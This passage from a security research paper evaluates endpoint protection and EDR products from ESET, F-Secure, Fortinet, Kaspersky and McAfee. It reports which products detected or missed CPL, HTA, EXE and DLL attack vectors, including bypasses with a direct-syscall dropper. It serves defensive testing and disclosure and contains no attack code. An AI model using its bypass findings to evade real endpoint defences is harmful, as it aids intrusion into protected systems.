


Figure 18: ELASTIC EDR detecting and blocking the CPL attack.

4.7.4 EXE-HTA

Both attacks were successfully launched and did not raise any alert.

4.8 ESET PROTECT Enterprise

ESET PROTECT Enterprise is a widely used endpoint solution that uses behaviour and reputation systems to mitigate attacks. Moreover, it uses cloud sandboxing to prevent zero-day threats and full disk encryption for enhanced data protection. The EPP uses real-time feedback collected from million of endpoints using, among others, kernel callbacks, ETW (Event Tracing for Windows), and hooking. ESET PROTECT Enterprise allows fine-tuning through editing XML files and customising policies depending on users and groups. For this, blue teams may use a file name, path, hash, command line, and signers to determine the trigger conditions for alerts.

We used ESET PROTECT Enterprise with the maximum available predefined settings, see Figure 19 without further fine tuning.

Figure 19: ESET PROTECT Enterprise settings.

4.8.1 Enabled settings

For this EPP we used the predefined policy for maximum security, as stated by ESET in the console. This makes use of machine learning, deep behavioural inspection, SSL filtering, PUA detection and we decided to hide the GUI from the end user.

4.8.2 EXE-DLL

Both these attack vectors were successfully executed, without the EPP blocking and reporting any alert, see Figure 20.

Figure 20: Bypassing ESET PROTECT Enterprise with the EXE and DLL attacks.

4.8.3 CPL-HTA

The CPL and HTA attacks were correctly identified and blocked by ESET PROTECT Enterprise, see Figures 22 and 21, respectively. It should be noted that the memory scanner of ESET correctly identified malicious presence but falsely named the threat as Meterpreter.

4.9 F-Secure Elements

F-Secure Elements can have several products under it, for this experiment, two products were tested, namely Endpoint Protection Platforms (EPP) and Endpoint Detection and Response solutions (EDR). Both solutions collect behavioural events from the endpoints, including file access, processes, network connections, registry changes and system logs. To achieve this, the Elements use Event Tracing for Windows among other capabilities. While F-Secure Elements EDR uses machine learning for enrichments, human intervention from cyber-security experts is often used. The EDR also features built-in incident management. Moreover, after a confirmed detection, F-Secure Elements EDR has built-in guidance to facilitate users in taking the necessary steps to contain and remediate the detected threat.

4.9.1 Enabled settings

In terms of our experiments, we experimented with both the EPP and the EDR solution enabling all features available, including DeepGuard. We also included browsing control based on reputation, and the firewall was up and running. In the first version of the manuscript, only the results of the EPP were included. Notably, all of the launched attacks were successful, and F-Secure Elements EPP reported no alerts, see Figure 23.

However, after collaborating with F-Secure, it was discovered that the initial test was only done for the EPP solution. As such, F-Secure assisted in setting up the licensing for the EDR product so that we can perform the test from our environment. In order to make sure that no new detections are considered, in this configuration, the database license was downgraded to an earlier date: June 18, 2021. We tested these attacks against the F-Secure EDR twice. There were three attacks detected during these tests. Two of these attacks were detected immediately, while the third one had a




Figure 21: ESET PROTECT Enterprise detects the HTA attack.




Figure 22: ESET PROTECT Enterprise detects the CPL attack.

time delay of 5 hours during the initial. Since F-Secure downgraded the databases, there was some confusion that led to the misconfiguration of the backend systems. Once the misconfiguration was rectified, the delay for that one particular attack was reduced to 25 minutes. Due to the nature of EDR products, none of the attacks was blocked.




Figure 23: F-Secure Elements EPP console after launching our attacks reports no security event.

4.9.2 F-Secure EPP

In the case of F-Secure EPP no attack was detected nor blocked, see Figure 23 as also validated by the vendor.

4.9.3 F-Secure EDR

In the case of F-Secure EDR, as already discussed, two experiments were conducted in collaboration with F-Secure. There were three attacks detected during these tests. Two of these attacks were detected immediately, while the third one had a time delay of 5 hours during the initial. experiment. According to F-Secure this was due to the database downgrade which caused a misconfiguration of the backend systems. After some resolution from the vendor side, the delay for that particular attack was reduced to 25 minutes. Due to the nature of EDR products, none of the attacks was blocked. It should be noted that, as illustrated in Figure 24, the two attack vectors were merged into one attack from the EDR, where one of them was marked with a medium alert. However, the merging of the attacks can be attributed to their timing. Finally, the EXE attack vector was successful in all cases. A brief detection history regarding the detections that the F-Secure Elements EDR collected is illustrated in Figure 25.




Figure 24: F-Secure Elements EDR console with the detection of the attacks as an attack tree.




Figure 25: F-Secure Elements EDR showing detailed logs of the detected attacks.

4.10 FortiEDR

FortiEDR is heavily based on its simulation mode which we did not use due to time constraints and the nature of the experiments, its a training session for it to learn and understand the function of the organization. It makes the most out of the callbacks and tries identify and block the unmapped

code and its dynamic behaviour in the infection process. According to our experiments these alerts occur in cases where reflective injection is performed as we have observed this alert in several tools that use the aforementioned technique,also , as mentioned in the description the alert is related to files loaded form memory. Also, the COM activity for the HTA was blocked.

4.10.1 Enabled settings

In FortiEDR we used an aggressive setting with all features enabled and block mode everywhere.

4.10.2 CPL-HTA-EXE-DLL

FortiEDR managed to detect and block all attack vectors as illustrated in Figures 26, 27, 28, and 29.




Figure 26: FortiEDR blocking the CPL attack.




Figure 27: FortiEDR blocking the HTA attack.

4.11 Kaspersky Endpoint Security

Kaspersky Endpoint Security is an endpoint security platform with multi-layered security measures that exploits machine learning capabilities to detect threats. Moreover, this EPP agent serves also as the EDR agent also facilitating vulnerability and patch management and data encryption.




Figure 28: FortiEDR blocking the DLL attack.




Figure 29: FortiEDR blocking the EXE attack.

4.11.1 Enabled settings

In our experiments, we enabled all security-related features in every category. However, we did not employ any specific configuration for Web and Application controls. More precisely, we created a policy and enabled all options including behavior detection, exploit and process memory protection, HIPS, Firewall, AMSI and FileSystem oritection modules. The actions were set to block and delete

all malicious artifacts and behaviors.

4.11.2 CPL-HTA-EXE

In the case of CPL, HTA, and EXE attack vectors, Kaspersky Endpoint Security timely identified and blocked our attacks, see Figure 30. More precisely, the EXE and CPL processes were killed after execution, while the HTA was blocked as soon as it touched the disk.

Figure 30: Screenshots from KEPP illustrating the malicious activity that it detected and blocked.

4.11.3 DLL

Our DLL attack was successfully launched and no telemetry was recorded by Kaspersky Endpoint Security.

4.12 McAfee Endpoint Protection

McAfee Endpoint Protection is among the most configurable and friendly to the technical user solutions, it allows reacting to specific process behaviours, i.e. remote memory allocation, but also to proactively eliminate threats by reducing the options an attacker has based on a handful of options such as blocking program registration to autorun. We decided to leverage this configurability and challenge McAfee Endpoint Protection to the full extend and only disabled one rule blocking execution from common folders such as the Desktop folder. The rationale behind this choice is usability since activating this rule would cause many usability issues in an everyday environment.

In our experiments, we managed to successfully bypass the restrictions using our direct syscalls dropper and allocate memory remotely as well as execute it. The latter is an indicator that the telemetry providers and processing of the information is not efficient.




Figure 31: An excerpt of the settings that were enabled in McAfee Endpoint Protection.

4.12.1 Enabled settings

For this EPP, we decided to challenge McAfee since it offers a vast amount of settings and a lot of option for advanced users such as memory allocation controls etc. It was also quite interesting that some policies were created by default to block suspicious activities such as our HTA's execution. We opted to enable all options without exception apart from one that was block execution from user folders and would cause issues in a corporate environment.

An excerpt of the settings that were enabled is illustrated in Figure 31.

4.12.2 HTA-CPL

Both HTA and CPL-based attacks were identified and blocked. However, it should be noted that the HTA attack was blocked due to the applied policy of blocking execution of all HTA files, see Figure 32.

4.12.3 EXE-DLL

Both the EXE and DLL-based attacks were successfully executed without being identified by McAfee Endpoint Protection nor producing any telemetry.

